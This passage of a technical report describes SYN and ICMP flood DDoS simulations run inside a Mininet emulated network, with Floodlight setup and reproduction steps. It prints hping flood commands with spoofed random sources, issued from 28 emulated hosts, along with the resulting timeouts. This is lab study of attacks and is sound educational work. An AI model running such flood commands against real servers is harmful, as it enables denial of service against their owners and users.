The Wireshark packet capture tool is run on the server node. The filter option used to capture only the incoming SYN packets from the attacking nodes is `'tcp.flag.syn== 1'`. This results in the packet capture in Figure 16. As with the Denial of Service attack, the "SYN" flag can be seen in the packet information in the bottom of the window.




Figure 16: Distributed Denial of Service SYN Flood Captured Packets

The SYN flood was initiated much like that of the Denial of Service attack, however, in this case, the commands were input via the Mininet CLI. The commands took the following form:

```
<Host Name> hping --flood -S --rand-source <  
Target Name> &
```

Listing 5: Mininet CLI commands for SYN DDoS Attack

In total, 28 hosts were used to launch the DDoS attack. The commands used can be seen below in Figure 17.

```

mininet> h11 hping --flood -S --rand-source server &
mininet> h12 hping --flood -S --rand-source server &
HPING 10.0.0.65 (h12-eth0 10.0.0.65): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

--- 10.0.0.65 hping statistic ---
269922 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
HPING 10.0.0.65 (h12-eth0 10.0.0.65): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
mininet> h13 hping --flood -S --rand-source server &
mininet> h14 hping --flood -S --rand-source server &
mininet> h15 hping --flood -S --rand-source server &
mininet> h16 hping --flood -S --rand-source server &
mininet> h17 hping --flood -S --rand-source server &
HPING 10.0.0.65 (h17-eth0 10.0.0.65): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
mininet> h18 hping --flood -S --rand-source server &
mininet> h21 hping --flood -S --rand-source server &
mininet> h22 hping --flood -S --rand-source server &
mininet> h23 hping --flood -S --rand-source server &
mininet> h24 hping --flood -S --rand-source server &
mininet> h25 hping --flood -S --rand-source server &
mininet> h26 hping --flood -S --rand-source server &
mininet> h27 hping --flood -S --rand-source server &
mininet> h28 hping --flood -S --rand-source server &
mininet> h28 hping --flood -S --rand-source server &
HPING 10.0.0.65 (h28-eth0 10.0.0.65): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
mininet> h29 hping --flood -S --rand-source server &
*** Unknown command: h29 hping --flood -S --rand-source server &
mininet> h31 hping --flood -S --rand-source server &
mininet> h32 hping --flood -S --rand-source server &
mininet> h33 hping --flood -S --rand-source server &
mininet> h34 hping --flood -S --rand-source server &
mininet> h35 hping --flood -S --rand-source server &
mininet> h36 hping --flood -S --rand-source server &
mininet> h37 hping --flood -S --rand-source server &
mininet> h38 hping --flood -S --rand-source server &
mininet> h41 hping --flood -S --rand-source server &
mininet> h42 hping --flood -S --rand-source server &
mininet> h43 hping --flood -S --rand-source server &
mininet> h44 hping --flood -S --rand-source server &
mininet> xterm h65

```

Figure 17: Mininet CLI command for SYN DDoS Attack

Once the flooding attack has been running for a period of time, the curl command is used on the user host node, which in this case was arbitrarily chosen as "h65". The response of this command was repeated timeout errors, which can be seen in Figure 18, and confirms that a denial of service has occurred.

```

"Node: h65"
[michael@hpervynotebook MininetCode]$ curl -m 5 10.0.0.65:8000
curl: (28) Connection timed out after 5001 milliseconds
[michael@hpervynotebook MininetCode]$ curl -m 5 10.0.0.65:8000
curl: (28) Connection timed out after 5001 milliseconds
[michael@hpervynotebook MininetCode]$

```

Figure 18: Curl timeout due to the exhausted server resources

5.2.2 ICMP Flood

The Wireshark packet capture tool is run on the server node. The filter option used to capture only the incoming ICMP packets from the attacking nodes is 'icmp'. This results in the packet capture in Figure 19.




Figure 19: Distributed Denial of Service ICMP Flood Captured Packets

The ICMP flood was initiated much like that of the previously described SYN flood, however, in this case, the "-l" flag is used to specify that ICMP packets must be sent. The commands took the following form:

```

<Host Name> hping --flood -l --rand-source <
Target Name> &

```


Listing 6: Mininet CLI commands for ICMP DDoS Attack

In total, 28 hosts were used to launch the DDoS attack. The commands used can be seen below in Figure 20.

```
mininet> h11 hping --flood -1 --rand-source server &
mininet> h12 hping --flood -1 --rand-source server &
mininet> h13 hping --flood -1 --rand-source server &
mininet> h14 hping --flood -1 --rand-source server &
mininet> h15 hping --flood -1 --rand-source server &
HPING 10.0.0.65 (h15-eth0 10.0.0.65): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
mininet> h16 hping --flood -1 --rand-source server &
mininet> h17 hping --flood -1 --rand-source server &
mininet> h18 hping --flood -1 --rand-source server &
mininet> h21 hping --flood -1 --rand-source server &
mininet> h22 hping --flood -1 --rand-source server &
mininet> h23 hping --flood -1 --rand-source server &
mininet> h24 hping --flood -1 --rand-source server &
mininet> h25 hping --flood -1 --rand-source server &
mininet> h26 hping --flood -1 --rand-source server &
mininet> h27 hping --flood -1 --rand-source server &
mininet> h28 hping --flood -1 --rand-source server &
mininet> h31 hping --flood -1 --rand-source server &
mininet> h32 hping --flood -1 --rand-source server &
mininet> h33 hping --flood -1 --rand-source server &
mininet> h34 hping --flood -1 --rand-source server &
mininet> h35 hping --flood -1 --rand-source server &
mininet> h36 hping --flood -1 --rand-source server &
mininet> h37 hping --flood -1 --rand-source server &
mininet> h38 hping --flood -1 --rand-source server &
mininet> h40 hping --flood -1 --rand-source server &
*** Unknown command: h40 hping --flood -1 --rand-source server &
mininet> h41 hping --flood -1 --rand-source server &
mininet> h42 hping --flood -1 --rand-source server &
mininet> h43 hping --flood -1 --rand-source server &
mininet> h44 hping --flood -1 --rand-source server &
mininet> xterm server
mininet> xterm h61
```

Figure 20: Mininet CLI command for ICMP DDoS Attack

Once the flooding attack has been running for a period of time, the ping command is used on the user host node, which in this case was arbitrarily chosen as "h65". The response of this command was repeated timeout errors, which can be seen in Figure 21, and confirms that a denial of service has occurred.



```

[Michael@hp-envy-notebook MininetCode]$ ping 10.0.0.65
PING 10.0.0.65 (10.0.0.65) 56(84) bytes of data:
From 10.0.0.41 icmp_seq=1 Destination Host Unreachable
From 10.0.0.41 icmp_seq=2 Destination Host Unreachable
From 10.0.0.41 icmp_seq=3 Destination Host Unreachable
From 10.0.0.41 icmp_seq=4 Destination Host Unreachable
From 10.0.0.41 icmp_seq=5 Destination Host Unreachable
From 10.0.0.41 icmp_seq=6 Destination Host Unreachable
^C
--- 10.0.0.65 ping statistics ---
18 packets transmitted, 0 received, +6 errors, 100% packet loss, time 17227ms
pipe 4
[Michael@hp-envy-notebook MininetCode]$
```

Figure 21: Ping timeout due to the exhausted server resources

As mentioned in Section 4, no mitigation techniques were introduced during this stage of the simulation.

6 Resources

The following list outlines both the hardware and software resources which were utilised in the execution of these simulations:

6.1 Hardware:

As these simulations utilised Linux containers, only a single PC was required to execute the simulations. The specifications of the laptop PC are as follows:

- HP Envy 17
 - Intel Core i7-6500U (Dual Core)

- 12GB RAM

6.2 Software:

For these simulations, the Linux operating system was used for it's ease of installation of software packages, and also for the availability of containers. Note that a Linux virtual machine would be a suitable replacement.

6.2.1 Operating System:

- Manjaro Linux
 - Kernel Version 5.4.52-1-MANJARO
 - OS Type: 64-bit

6.2.2 Simulation Software:

- Mininet
 - Version: 2.3.0d6
- Floodlight Controller
 - Version: 1.2

7 Reproduction

The following steps must be performed in order to reproduce the achieved simulations. As the Manjaro Linux distribution was used for these simulations, all package manager instructions will be given for Manjaro.

7.1 Mininet

Mininet must first be installed. This can be done according to the Mininet documentation [7]. For Debian based systems, Mininet can be installed via the "apt" package manager, using the command:

```
$ apt-get install mininet
```

Listing 7: Debian-based Distro Mininet Install

For Arch based distributions, Mininet may be installed using the Arch User Repository using the following command:

```
$ yay -S mininet-git
```

Listing 8: Arch-based Distro Mininet Install

To test the installation, execute the command:

```
$ sudo mn --test pingall
```

Listing 9: Mininet installation test

If the error "ovs-vsctl: unix:/run/openvswitch/db.sock database connection failed" occurs, the Open vSwitch must be started using the command:

```
$ sudo /usr/share/openvswitch/scripts/ovs-ctl start
```

Listing 10: Open vSwitch service start command

7.2 Floodlight OpenFlow Controller

The Floodlight OpenFlow Controller can be installed via GitHub[8]. For version 1.2 (as used for these simulation), the Java 8 development kit must be installed:

```
$ sudo pacman -S openjdk8-src
```

Listing 11: openjdk8 installation

Floodlight has a number of dependencies which can be installed via the following command:

```
$ sudo pacman -S git ant maven python-dev
```

Listing 12: Floodlight Dependencies

To download and build Floodlight, execute the following commands:

```
$ git clone git://github.com/floodlight/floodlight.git
$ cd floodlight
$ git submodule init
$ git submodule update
$ ant
# If the ant build fails, Floodlight can be built using
  the following Maven command
$ sudo mvn package
```

Listing 13: Floodlight installation commands

7.3 Source Code

The source code for the simulations can be found on GitHub, and can be downloaded using the following command:

```
$ git clone https://github.com/mLenahanDCU/MininetCode.git
```

Listing 14: Source code download

8 Future Work

For work built upon these simulations, the first recommendation is to use either the Mininet VM image, or a Linux distribution such as Ubuntu. While Manjaro is based on Arch Linux, which has access to a large number of packages, Mininet, along with a number of the packages used for sending and monitoring traffic flow were required to be installed from the Arch User Repositories (AUR). For comparison, Mininet, is available from Ubuntu's default "apt" package manager, along with all of the other software packages used.

While there was a mitigation technique implemented in the Denial of Service simulations, there was no mitigation technique implemented in the Distributed Denial of Service simulations. This was due to the relative complexity of implementing a technique which could deal with such a large number of hosts. For future work building off these simulations, a mitigation technique could be implemented in order to test its effectiveness in lowering the impact experienced during a large scale security event such as a DDoS attack.

For the Distributed Denial of Service attack simulations, a total of 64 host nodes were implemented, with 28 of these used for the purposes of executing the attack. It is reported on the Mininet overview page that up to 4096 hosts have been successfully implemented on a single machine, however there is no indication given for the level of performance achieved with this number of running hosts. During testing there was a significant amount of lag experienced on the host PC's operating system while only 28 nodes were running. With a more powerful host machine, future work could implement simulations with much larger numbers of attacking nodes.

9 Conclusion

The desired outcomes of these simulations were achieved. A number of Denial of Service and Distributed Denial of Service attacks were implemented, with an impact seen on the part of "genuine" user nodes within the network. While the ICMP and SYN flooding attacks were successfully implemented, mitigation techniques could only be applied to the Denial of Service simulations. These simulations demonstrate the difference in attack volume, and differences in the complexity of defence and mitigation techniques required for a single attacker versus a distributed network of attackers.

References

- [1] Nsnam, 20AD. [Online]. Available: <https://www.nsnam.org/>.
- [2] B. Thébaudeau, *An introduction to cooja*, Sep. 2019. [Online]. Available: <https://github.com/contiki-os/contiki/wiki/An-Introduction-to-Cooja>.
- [3] 2018. [Online]. Available: <http://mininet.org/>.
- [4] *Mininet overview*, 2018. [Online]. Available: <http://mininet.org/overview/>.
- [5] 2020. [Online]. Available: <https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack/>.
- [6] 2020. [Online]. Available: <https://www.cloudflare.com/learning/ddos/ping-icmp-flood-ddos-attack/>.
- [7] M. Team, *Mininet walkthrough*. [Online]. Available: <http://mininet.org/walkthrough/>.
- [8] Floodlight, *Floodlight/floodlight*. [Online]. Available: <https://github.com/floodlight/floodlight>.